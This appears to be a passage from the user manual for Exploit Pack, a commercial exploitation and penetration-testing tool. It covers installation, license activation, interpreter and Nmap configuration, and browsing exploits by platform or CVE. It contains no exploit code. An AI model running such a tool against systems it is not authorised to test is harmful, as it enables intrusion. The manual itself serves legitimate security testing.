
> On this example we are uncompressing and running the trial version of Exploit Pack, if you are a Premium user of Exploit Pack you should use your personal download link.



The uncompressed zip file should have a similar arrange of the files as shown in the following screenshot:



Time to run Exploit Pack! Double click on the .jar file or from a console navigate to this directory and run "java -jar ExploitPack.jar"



> The first time you run Exploit Pack it will prompt you with this first-steps configuration wizard, if you need help to configure this part of Exploit Pack please check the section "First Steps" from the menu on the left of this manual.

Congratulations! You have used your first cpu-cycles with Exploit Pack in your own computer!

Happy Hacking!

License Activation


First, let us say thanks once again for supporting our project ! We are happy to assist you with this simple guide so you can get your Exploit Pack activated in no-time!

> Too busy for a step-by-step guide? Watch a video instead: Exploit Pack Registration


When launching Exploit Pack for the first time you will see that it is not registered yet, to do activate it you will first need a key. You can find your personal license key attached to your purchase email (**.key** file)

The steps for your license key activation process are as follows.

As shown in the following screenshot, navigate to "**Help**" and click "**Activate your copy**" this will open the activation window as shown in the image below.




Click "**browse key**" in the activation window and browse the folder where your personal license key is located. Select your key and then "**open**"




Your key will appear on this window, once there choose "**Update now**".

> Note: The activation process might take a several minutes. (Time for a coffe?)



After the update process has sucessfully finished you will be prompted with a message box as shown in the following screenshot:




Restart Exploit Pack for the changes to take effect.

> **Do you still need help or something went wrong?** Feel free to make a ticket or contact us directly. We can help you out with the installation or with any other technical questions regarding the use of Exploit Pack!

First Steps

This quick guide will help you get started with Exploit Pack. Enjoy the journey and **Happy Hacking!**

One of the first things to setup before starting will be to configure your preferences.
In the menu, go to "**Edit**" and "**Preferences**"




A new window will appear. For the tool to work correctly, **Interpreter path** and **Nmap path** must be set properly.

1. **Interpreter path:** This is the default interpreter you use. If the exploit itself does not specify one, it will be selected by the tool. In case that you are unsure about which one to choose we highly recommend **Python** but you can also try with **Ruby, Perl, Bash, Powershell**, Exploit Pack will select the appropiate one from the env set on your exploit directly.

2. **Nmap path:** Here you configure the **full path used by Nmap** and the desired **options** you wish to use within Exploit Pack (these options will be used when you launch the Auxiliary module "Scanner").

On both cases, it should be pretty straight forward just click on "**Browse**" and navigate until you find the needed binary, click on "**Check**" to verify that it is configured properly. After this step you will need to restart Exploit Pack for the changes to take effect.

Nmap options: The default options are **-sV** (Probe open ports to determine service/version info) and **-A** (Enable OS detection, version detection, script scanning, and traceroute) If you would like to change them, you can check this Nmap options summary.




Now you should have Exploit Pack running and properly configured in the system, before executing a module let's get more familiar with the tool.


Let's start by checking the basic features:

- **The Exploits tab and the Module search (Left part of the screen)**
  This tab helps you choose the **exploit** you need. All the exploits (except for the 0 days) are divided by **platform**. Just press the black arrow next to the platform's name and a **list of exploits** will expand.


- Use the **search box** to filter by **name**, **platform**, **service**, **cve** or any other available data in the exploit module properties. There is also a filter with some basic conditions.



